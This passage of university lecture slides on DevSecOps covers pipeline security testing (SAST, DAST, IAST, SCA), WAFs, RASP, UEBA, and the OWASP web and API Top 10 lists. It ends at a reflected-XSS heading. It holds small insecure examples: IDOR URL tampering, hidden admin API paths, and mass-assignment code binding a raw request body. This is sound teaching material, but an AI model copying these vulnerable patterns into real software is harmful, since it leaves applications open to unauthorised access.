Redondo López

3. In the pipeline, with a fast and accurate result (no false +)

- **Commit: Incremental SAST** that saves what you discover in new versions of the code. Ex.: Coverity
 - Improved SCA (Black Duck and signature analysis)
 - Or a second SCA tool for contrasting results)
- **Build: Custom SAST** to adapt to the time available for this task in the pipeline, so it does not compromise delivery times. Ex.: Coverity
 - **Standard SCA** scan (Ex. Black Duck)
- **Test: Do a complete SAST** scan with the chosen tool (Ex.: Coverity)
 - **Custom DAST and IAST:** Passive analysis and custom rules (Ex. Tinfoil/Seeker)
 - Like checking for SSL/TLS vulnerabilities, HTTP headers, and cookie attributes
- **Deploy: Complete DAST and IAST:** Full scan with rules for injection
 - By spidering the entire application (Ex. Tinfoil / Seeker)
 - Vulnerability scan in Infrastructure as Code (IaC) files, containers...
 - And its dependencies: <https://www.paloaltonetworks.com/blog/2020/10/cloud-add-security-cicd-pipeline/>



FROM DEVOPS TO SECDEVOPS: 7 POINTS TO DO AUTOMATED SECURITY TESTS



José Manuel
Redondo López

Production

Pentesting
Vuln & Security Scan
Threat Intelligence
Bug Bounty

Continuous
Delivery
(CD)

- **Production**

- Pentesting (Topic 7), vulnerability, and security scanning (Seminar 3)
- Threat Intelligence: Locating Indicators of Compromise (IoC) (IPs, files...)
- Bug Bounty: reward program for responsibly locating and informing us about found vulnerabilities

- **Out of the pipeline**

4. **At the code repository level:** Pass SCA and SAST tools at least weekly

5. **Periodic maintenance**

- Automated DAST & fuzzing run weekly
- Weekly vulnerability and infrastructure scanning
- SAST: test everything in each major version or after major project changes, with a manual result review

6. **Unit tests:** As we said, from development tests, create negative tests / cases of abuse

7. **Continuous vulnerability management:** load all scan data into a system that search for patterns, trends, and (above all) improvements

- **It is not necessary to do all these steps always**

- But keep in mind which are necessary or applicable in each project

- In the previous pipeline we have identified a series of tools from the categories as a concrete example
 - Code Sight: <https://community.synopsys.com/s/article/Introduction-to-Code-Sight>
 - Black Duck: <https://www.synopsys.com/software-integrity/security-testing/software-composition-analysis.html>
 - Coverity: <https://scan.coverity.com/>
 - TinFoil: <https://www.tinfoilsecurity.com/>
 - Seeker: <https://www.synopsys.com/software-integrity/security-testing/interactive-application-security-testing.html>
- Our development framework may include part of these features
 - Ex. Node.js (SDI) automatically audits the security of dependencies
 - <https://docs.npmjs.com/auditing-package-dependencies-for-security-vulnerabilities>

IS THIS TRUE FOR ANY APPLICATION?



José Manuel
Redondo López

● This DevSecOps philosophy is for any application

- The application type (traditional, web, microservice...) require prioritizing tests or phases
- **Not all applications (and all languages) are prone to the same vulnerabilities**

● A fundamental factor is the use of non-memory-safe languages

- If we can't avoid them, the code must pass more tests with specialized tools like
 - **AddressSanitizer**: Detects memory corruption or buffer overflows. <https://clang.llvm.org/docs/AddressSanitizer.html>
 - **MemorySanitizer**: To avoid reading uninitialized variables. <https://clang.llvm.org/docs/MemorySanitizer.html>
 - **Control Flow Integrity**: To prevent certain behaviors that allow an attacker to take control of what a program executes: <https://clang.llvm.org/docs/ControlFlowIntegrity.html>
 - **Undefined Behavior Sanitizer**: Modifies the program code to avoid situations in which the program may behave in an unforeseen way: <https://clang.llvm.org/docs/UndefinedBehaviorSanitizer.html>
 - **AFP** (American Fuzzy Loop): Fuzzer that uses genetic algorithms (SI) to increase code coverage
- Tools like these detect errors in popular programs like Chrome or Firefox

Source:
<https://sdtimes.com/security/veracode-uncovers-the-top-security-issues-facing-specific-programming-languages/>

.Net	C++	Java	JavaScript	PHP	Python
Information Leakage 62.8%	Error Handling 66.5%	CRLF Injection 64.4%	Cross-Site Scripting (XSS) 31.5%	Cross-Site Scripting (XSS) 74.6%	Cryptographic Issues 35.0%
Code Quality 53.6%	Buffer Management Errors 46.8%	Code Quality 54.3%	Credentials Management 29.6%	Cryptographic Issues 71.6%	Cross-Site Scripting (XSS) 22.2%
Insufficient Input Validation 48.8%	Numeric Errors 45.8%	Information Leakage 51.9%	CRLF Injection 28.4%	Directory Traversal 64.6%	Directory Traversal 20.6%
Cryptographic Issues 45.9%	Directory Traversal 41.9%	Cryptographic Issues 43.3%	Insufficient Input Validation 25.7%	Information Leakage 63.3%	CRLF Injection 16.4%
Directory Traversal 35.4%	Cryptographic Issues 40.2%	Directory Traversal 30.4%	Information Leakage 22.7%	Untrusted Initialization 61.7%	Insufficient Input Validation 8.3%
CRLF Injection 25.3%	Code Quality 36.6%	Credentials Management 26.5%	Cryptographic Issues 20.9%	Code Injection 48.0%	Information Leakage 8.3%
Cross-Site Scripting (XSS) 24.0%	Buffer Overflow 35.3%	Cross-Site Scripting (XSS) 25.2%	Authentication Issues 14.9%	Encapsulation 48.0%	Server Configuration 8.1%
Credentials Management 19.9%	Race Conditions 30.2%	Insufficient Input Validation 25.2%	Directory Traversal 11.5%	Command or Argument Injection 45.4%	Credentials Management 7.2%
SQL Injection 12.7%	Potential Backdoor 25.0%	Encapsulation 18.1%	Code Quality 7.6%	Credentials Management 44.3%	Dangerous Functions 6.9%
Encapsulation 12.4%	Untrusted Initialization 22.4%	API Abuse 16.2%	Authorization Issues 4.0%	Code Quality 40.3%	Authorization Issues 6.8%

[< Go to Index](#)

SECURE DEPLOYMENT AND MAINTENANCE

Things to consider once the application is in
production



● When keeping our application deployed, we must consider

- What you've learned in [ASR](#) about SS00 management and our OS and network security topics
 - Especially hardening with CIS Benchmarks
- Continuous monitoring, logging, and security alerts (topic 5)
- To have incident response procedures
- If we create an API, **use an API Gateway**
 - Fully managed service that eases to create, publish, maintain, monitor, and protect an API at any scale
 - They act as the "gateway" for applications to access the data, business logic, or functionality of your backend services. E.g.: <https://aws.amazon.com/es/api-gateway/>
- Use **active protection** applications once deployed: WAFs, RASP, and UEBA
- If we do a cloud deployment, we may have to choose cloud-enabled testing tools
 - A very good SCA tool for cloud environments is Snyk (<https://snyk.io/>)
 - <https://snyk.io/blog/what-is-software-composition-analysis-sca-and-does-my-company-need-it/>
 - **Fortify WebInspect**: combines DAST and SAST also in cloud deployment environments
 - <https://www.microfocus.com/es-es/products/webinspect-dynamic-analysis-dast/overview>

WEB APPLICATION FIREWALLS (WAFs) (MOD_SECURITY)



Source: veryicon.com



José Manuel
Redondo López

- **Web server modules that automatically protect their hosted applications against a wide range of application attacks: **do not deploy without one****
 - Add an additional protection layer to any web application (defense in depth)
 - `mod_security` is probably the best-known free WAF
 - They need rules; the best known are CSR (Core Security Rules): <https://modsecurity.org/crs/>
 - Not deploying your own? Rent it (e. g.: CloudFlare, <https://www.cloudflare.com/es-es/lp/ppc/waf-x/>)
- **Once active it can perform the following operations automatically**
 - **HTTP Protection:** Detects protocol violations
 - **Real-time IP blocklists:** Using third-party IP reputation servers
 - **Detection of malware, bots, crawlers...:** Google Safe Browsing API and other integrations
 - **Detection of DoS and other common web attacks:** XSS, SQL Injection, CSRF...
 - **Identifying sensitive data and preventing accidental source code leaks** (e. g. credit cards)
 - **Detect error messages giving technical details and mask the identity of the server**
 - ... *(many more features)*

RASP (RUNTIME APPLICATION SELF-PROTECTION) TOOLS



Source: iconfinder.com



José Manuel
Redondo López

- **Able to inspect application behavior and context**
 - Capture all requests to ensure they are secure, and control the validation of requests within the application
 - May work in **diagnostic** (alert) or **protection** mode (responds stopping the application, ending the session...)
- **RASP and IAST have similar usage, but RASP does not perform full analysis**
 - Runs as part of the application by inspecting your traffic and activity
 - Both report attacks when they occur, but IAST in testing/deployment and RASP in production
- **Advantages**
 - Complement SAST and DAST, being an additional layer of protection in production (defense in depth)
 - Allow you to examine and control unexpected inputs
 - They can respond quickly to an attack by providing a thorough scan and locating vulnerabilities
- **Disadvantages**
 - They run on the application server, and can have a negative impact on its performance
 - **Give a false sense of security:** detected problems need to be fixed and hence application may be stopped
 - Do not a substitute application security testing, as they do not provide complete protection (overconfidence)
- **Examples:** <https://www.g2.com/categories/runtime-application-self-protection-rasp>

RASP (RUNTIME APPLICATION SELF-PROTECTION) TOOLS



Source: iconfinder.com



José Manuel
Redondo López


Source: <https://www.rapid7.com/products/tcell/>

● RASP tools examples are

- Imperva Real-time Application Self Protection
- Micro Focus Fortify Application Defender
- JSDefender
- Sscreen RASP
- Contrast Protect
- Hdiv Protection
- IMMUNIO
- K2 Security Platform
- tCell from Rapid7

● More tools examples:

- <https://www.g2.com/categories/runtime-application-self-protection-rasp>





● IA-powered anomaly detection tools

- Analyze the behavior of users, servers, accounts, laptops, applications, etc.
- Everything connected to an organization's network!
- They are used to detect threats, external failures and intruders
 - Inside jobs, rogue users...they are an increasing security risk
- They **learn** what they do to set what is considered "**normal**" **behavior**
 - *Where do they connect from? What servers, files, applications do usually access? From which devices?...*
- Model "typical" behaviors to distinguish them from "anomalous ones"
 - When something unusual happens, the UEBA will detect it and alert those responsible

● Examples of these tools are IBM Security Qradar, Idaptive Next-Gen Access, ActivTrak, InsightIDR, Teramind or Exabeam Security Management Platform

- More complete list: <https://www.g2.com/categories/user-and-entity-behavior-analytics-ueba/free>

● Cassandra is a research project that follows this philosophy developed by Alba Cotarelo Tuñón, a graduate of this school

- <https://github.com/Egida-Kassandra/kassandra>

[< Go to Index](#)

[Websites >](#)

[APIs >](#)

[Typical Attacks >](#)

COMMON ERRORS

Mistakes that we can make (or suffer) in the design of websites and APIs



Common errors when designing websites

Common web programming errors



TOP 10 WEB ERRORS ACCORDING TO OWASP 2021



José Manuel
Redondo López

- **The Open Web Application Security Project (OWASP) is a global community dedicated to create more secure software**
 - Among its many projects, it classified the most common and critical errors when creating websites and APIs
 - They are presented in order of importance (**A<Position in the ranking>:<Year>**)
 - It is not a list of all errors, only the most common ones
 - We have to study more if we want to have more complete knowledge about typical web vulnerabilities
 - <https://owasp.org/Top10/>
- **A01:2021. Broken Access Control** (https://owasp.org/Top10/A01_2021-Broken_Access_Control/)
 - **Errors in access control implementation and/or authorization that allow inappropriate or overprivileged access to systems or data**
 - **Solution:** Follow the best practices we already reviewed
 - **Action:** Code Review (SAST) and Testing (DAST, IAST)

TOP 10 WEB ERRORS ACCORDING TO OWASP 2021



José Manuel
Redondo López

- **A02:2021. Cryptographic failures** (https://owasp.org/Top10/A02_2021-Cryptographic_Failures/)
 - User private data is visible due to a breach in security measures, errors, or bad data processing
 - **Solution:** Tag data according to your level of privacy, follow the practices already stated
 - **Action:** Code review (SAST) and test (DAST, IAST)
 - Professional audits to ensure compliance with applicable regulations (Ex. GDPR, see [ASLEPI](#))
- **A03:2021. Injection** (https://owasp.org/Top10/A03_2021-Injection/)
 - Trick a system into executing code at the attacker's will
 - Includes **XSS**: Trick an application into running the JavaScript the attacker wants in a user's browser
 - **Solution:** Input validation, output encoding, HTTP security (seminar 6), use parametrized queries
 - **Action:** Code review (SAST) and test (DAST, IAST)
 - Apply the principle of least privilege to all accounts and systems to minimize damage
- **A04:2021. Insecure Design** (https://owasp.org/Top10/A04_2021-Insecure_Design/)
 - The design of the application presents security problems
 - Because threat modeling or other concepts we already reviewed have not been used

TOP 10 WEB ERRORS ACCORDING TO OWASP 2021



José Manuel
Redondo López

● **A05:2021. Security misconfiguration** (https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)

- **A system is vulnerable because it is not properly configured**
- Includes XML eXternal Entities (XXE): Some XML processors allows you to load entities defined outside the XML document
 - A malicious document can execute actions or read private data from internal or external systems
- **Solution:** Follow reliable hardening guides for all products (topic 4, CIS), implement a defense-in-depth strategy (topic 5)...
 - Do not use XML (better JSON or something more modern)
 - If there is no choice, disable this option from the parser (if present)
- **Action:** Configuration management & auditing with documentation and testing (DAST, IAST)

● **A06:2021. Use vulnerable or outdated components** (https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/)

- **Solution:** Use an SCA tool to discover them in the pipeline/repository
- **Action:** With its results, patch as indicated by the manufacturer of the vulnerable component

TOP 10 WEB ERRORS ACCORDING TO OWASP 2021



José Manuel
Redondo López

● **A07:2021. Identification and authentication failures** (https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)

- Inappropriate access to resources, data and / or user sessions due implementation errors in authentication or session handling
- **Solution:** Follow the best practices we saw
- **Action:** Code Review (SAST) and Testing (DAST, IAST)

● **A08:2021. Software and data integrity failures** (https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/)

- Updates downloaded from untrusted places, with malicious code compromising its functionality
- **Insecure deserialization:** An attacker replaces a serialized object with a malicious one
 - That malicious object runs upon deserialization
- **Solution:** Avoid using serialization and, if not possible, do not accept objects from unknown sites, use only primitive data types in these objects, or use classes from a whitelist only
- **Action:** exceed the scope of the course; at least code review (SAST) and testing (DAST, IAST)

TOP 10 WEB ERRORS ACCORDING TO OWASP 2021



José Manuel
Redondo López


- **A09:2021. Security logging and monitoring Failures** (https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/)
 - That does not allow to detect incidents and, therefore, to prevent and document them
 - **Solution:** Follow the best practices already stated
 - **Action:** audit and check that events are being properly captured
- **A10:2021. Server-Side Request Forgery (SSRF)** (https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/)
 - Applications that get resources from URLs provided by their users, but they have not been correctly validated
 - Allows attackers to force the application to make requests to unforeseen locations, with various malicious effects

Common errors when designing APIs

APIs have their own security problems



A1: BROKEN OBJECT LEVEL AUTHORIZATION



Attacker substitutes ID of their resource in API call with an ID of a resource belonging to another user. Lack of proper authorization checks allows access. This attack is also known as IDOR (Insecure Direct Object Reference).

USE CASES

- API call parameters use IDs of resources accessed by the API: `/api/shop1/financial_details`
- Attackers replace the IDs of their resources with different ones, which they guessed: `/api/shop2/financial_details`
- The API does not check permissions and lets the call through
- Problem is aggravated if IDs can be enumerated: `/api/123/financial_details`

HOW TO PREVENT

- Implement authorization checks with user policies and hierarchy
- Don't rely on IDs sent from client. Use IDs stored in the session object instead.
- Check authorization each time there is a client request to access database
- Use random non-guessable IDs (UUIDs)

A2: BROKEN AUTHENTICATION



Poorly implemented API authentication allowing attackers to assume other users' identities.


USE CASES

- Unprotected APIs that are considered "internal"
- Weak authentication not following industry best practices
- Weak, not rotating API keys
- Weak, plain text, encrypted, poorly hashed, shared/default passwords
- Susceptible to brute force attacks and credential stuffing
- Credentials and keys in URL
- Lack of access token validation (including JWT validation)
- Unsigned, weakly signed, non-expiring JWTs

HOW TO PREVENT

- Check all possible ways to authenticate to all APIs
- Password reset APIs and one-time links also allow users to get authenticated and should be protected just as seriously
- Use standard authentication, token generation, password storage, Multi-factor authentication
- Use short-lived access tokens
- Authenticate your apps (so you know who is talking to you)
- Use stricter rate-limiting for authentication, implement logout policies and weak password checks

A3: EXCESSIVE DATA EXPOSURE



API exposing a lot more data than the client legitimately needs, relying on the client to do the filtering. Attacker goes directly to the API and has it all.

USE CASES

- APIs return full data objects as they are stored by the database
- Client application shows only the data that user needs to see
- Attacker calls the API directly and gets sensitive data

HOW TO PREVENT

- Never rely on client to filter data
- Review all responses and adapt responses to what the API consumers really need
- Define schemas of all the API responses
- Don't forget about error responses
- Identify all the sensitive or PII info and justify its use
- Enforce response checks to prevent accidental data and exception leaks

A4: LACK OF RESOURCES & RATE LIMITING



API is not protected against an excessive amount of calls or payload sizes. Attackers use that for DoS and brute force attacks.

USE CASES


- Attacker overloading the API
- Excessive rate of requests
- Request or field sizes
- "Zip bombs"

HOW TO PREVENT

- Rate limiting
- Payload size limits
- Rate limits specific to API methods, clients, addresses
- Checks on compression ratios
- Limits on container resources

- This allows a **horizontal privilege escalation attack** (impersonating a user with the same privileges) or a **vertical** one (being an administrator)
- Typically, valid users change their IDs to those of other users they know
- As it is a valid user, maybe fewer checks are done... or none
- "Hidden" API or functionality is sometimes used as an excuse for not having **strict or well configured authentication**
- You must use all possible mechanisms to implement strong authentication no matter where the API resides, which machines or users access it, ...
- You may be a victim of CSRF
- Never **"gift"** customers more data than they strictly need
- Always validate the data
- Check that **there is nothing in the application** (errors, objects returned by the API...) **that returns too much information**
- Remember that this information can be combined with CVEs and have very harmful effects
- Trusting customer behavior is looking for problems (**NEVER DO IT!**)
- There are many techniques to leave an application without resources
- Every customer must have limits on their request ratio, data sizes, or other parameters
- This can happen even unintentionally

A5: BROKEN FUNCTION LEVEL AUTHORIZATION



API relies on client to use user level or admin level APIs. Attacker figures out the "hidden" admin API methods and invokes them directly.

USE CASES


- Some administrative functions are exposed as APIs
- Non-privileged users can access these functions if they know how
- Can be a matter of knowing the URL, using a different verb or parameter

```
/api/users/v1/user/myinfo
/api/admins/v1/users/all
```

HOW TO PREVENT

- Don't rely on app to enforce admin access
- Deny all access by default
- Grant access based on specific roles
- Properly design and test authorization

A6: MASS ASSIGNMENT



USE CASES

- API working with the data structures
- Received payload is blindly transformed into an object and stored

```
NodeJS:
var user = new User(req.body);
user.save();


Rails:
@user = User.new(params[:user])
```

- Attackers can guess the fields by looking at the GET request data

HOW TO PREVENT

- Don't automatically bind incoming data and internal objects
- Explicitly define all the parameters and payloads you are expecting
- For object schemas, use the readOnly set to true for all properties that can be retrieved via APIs but should never be modified
- Precisely define at design time the schemas, types, patterns you will accept in requests and enforce them at runtime

A7: SECURITY MISCONFIGURATION



Poor configuration of the API servers allows attackers to exploit them.


USE CASES

- Unpatched systems
- Unprotected files and directories
- Unhardened images
- Missing, outdated, misconfigured TLS
- Exposed storage or server management panels
- Missing CORS policy or security headers
- Error messages with stack traces
- Unnecessary features enabled

HOW TO PREVENT

- Repeatable hardening and patching processes
- Automated process to locate configuration flaws
- Disable unnecessary features
- Restrict administrative access
- Define and enforce all outputs including errors

A8: INJECTION



Attacker constructs API calls that include SQL-, NoSQL-, LDAP-, OS- and other commands that the API or backend behind it blindly executes.

USE CASES

Attackers send malicious input to be forwarded to an internal interpreter:

- SQL, NoSQL
- LDAP
- OS commands
- XML parsers
- Object-Relational Mapping (ORM)

HOW TO PREVENT

- Never trust your API consumers, even if internal
- Strictly define all input data: schemas, types, string patterns - and enforce them at runtime
- Validate, filter, sanitize all incoming data
- Define, limit, and enforce API outputs to prevent data leaks


- Never trust that customers **will call the features they should**
- **Deny by default**, authenticate each request, and force restrictions
- **Never trust in who knows "hidden" functions**, hidden parameters, or modes
- Sooner or later, they end up being discovered and that causes problems

- Encapsulation is mandatory: define **what is read-only and what can be written**
- **Do not accept "bulk" data types**, use property-to-property mappings
- If you must include more parameters to do this, do it
- Increasing accuracy prevents attackers from extracting information

- **Proper server configuration** is required for maximum security
- **Defense in depth**, as secure as the weakest link...
- There are many ways that a bad configuration can decrease the level of security, but topic 4 showed us how to solve that (CIS Benchmarks, oscap ...)

- There are "famous" injection attacks with JavaScript (XSS) and SQL (SQL Injection), but there are many more...
- In any scenario where there is information that the user gives us that can be interpreted as code or trigger an action
- **It is necessary to validate this information to avoid it**

A9: IMPROPER ASSETS MANAGEMENT



Attacker finds non-production versions of the API: such as staging, testing, beta or earlier versions - that are not as well protected, and uses those to launch the attack.

USE CASES

- DevOps, cloud, containers, K8S make having multiple deployments easy (Dev, Test, Branches, Staging, Old versions)
- Desire to maintain backward compatibility forces to leave old APIs running
- Old or non-production versions are not properly maintained
- These endpoints still have access to production data
- Once authenticated with one endpoint, attacker may switch to the other

HOW TO PREVENT

- Inventory all API hosts
- Limit access to anything that should not be public
- Limit access to production data. Segregate access to production and non-production data.
- Implement additional external controls such as API firewalls
- Properly retire old versions or backport security fixes
- Implement strict authentication, redirects, CORS, etc.

- Old APIs, outdated data, extra information, non updated servers...
- Anything that can be reached and **that is not properly maintained** can be a problem
- Without **an inventory of deployed resources**, we can have problems for things that we do not remember that are operational

A10: INSUFFICIENT LOGGING & MONITORING



Lack of proper logging, monitoring, and alerting let attacks go unnoticed.

USE CASES

- Lack of logging, monitoring, alerting allow attackers to go unnoticed
- Logs are not protected for integrity
- Logs are not integrated into Security Information and Event Management (SIEM) systems
- Logs and alerts are poorly designed
- Companies rely on manual rather than automated systems

HOW TO PREVENT

- Log failed attempts, denied access, input validation failures, any failures in security policy checks
- Ensure that logs are formatted to be consumable by other tools
- Protect logs as highly sensitive
- Include enough detail to identify attackers
- Avoid having sensitive data in logs - If you need the information for debugging purposes, redact it partially.
- Integrate with SIEMs and other dashboards, monitoring, alerting tools

- **Logs are the key** to know what happens, when it happens, and all the details
- They are the basis of forensic operations (see [IFA](#)) in the event of an attack
- Because of this, they must be enabled, properly protected, and analyzed with SIEMs to launch alerts, as we have seen

• These vulnerabilities are the most common when creating software

- Each has associated attacks that exploit them: <https://owasp.org/www-project-top-ten/>
- There is also a methodology that checks them if they belong to the web: <https://owasp.org/www-project-web-security-testing-guide/>

• As we said, improper validation of user input is the most common source of problems

- Causes many possible injection attacks
 - Information that should be interpreted as data but is interpreted as code instead
- As it has been introduced by the user, it is an extremely dangerous attack
- We will describe XSS and SQL Injection as examples of injection attacks that could be resolved with a validation of the correct input

• Then we will see an example of CSRF

Typical web attacks

According to OWASP Web Security Testing Guide (WSTG)

<https://owasp.org/www-project-web-security-testing-guide/stable/>



REFLECTED CROSS-SITE SCRIPTING (XSS) (WSTG-INPV-01)



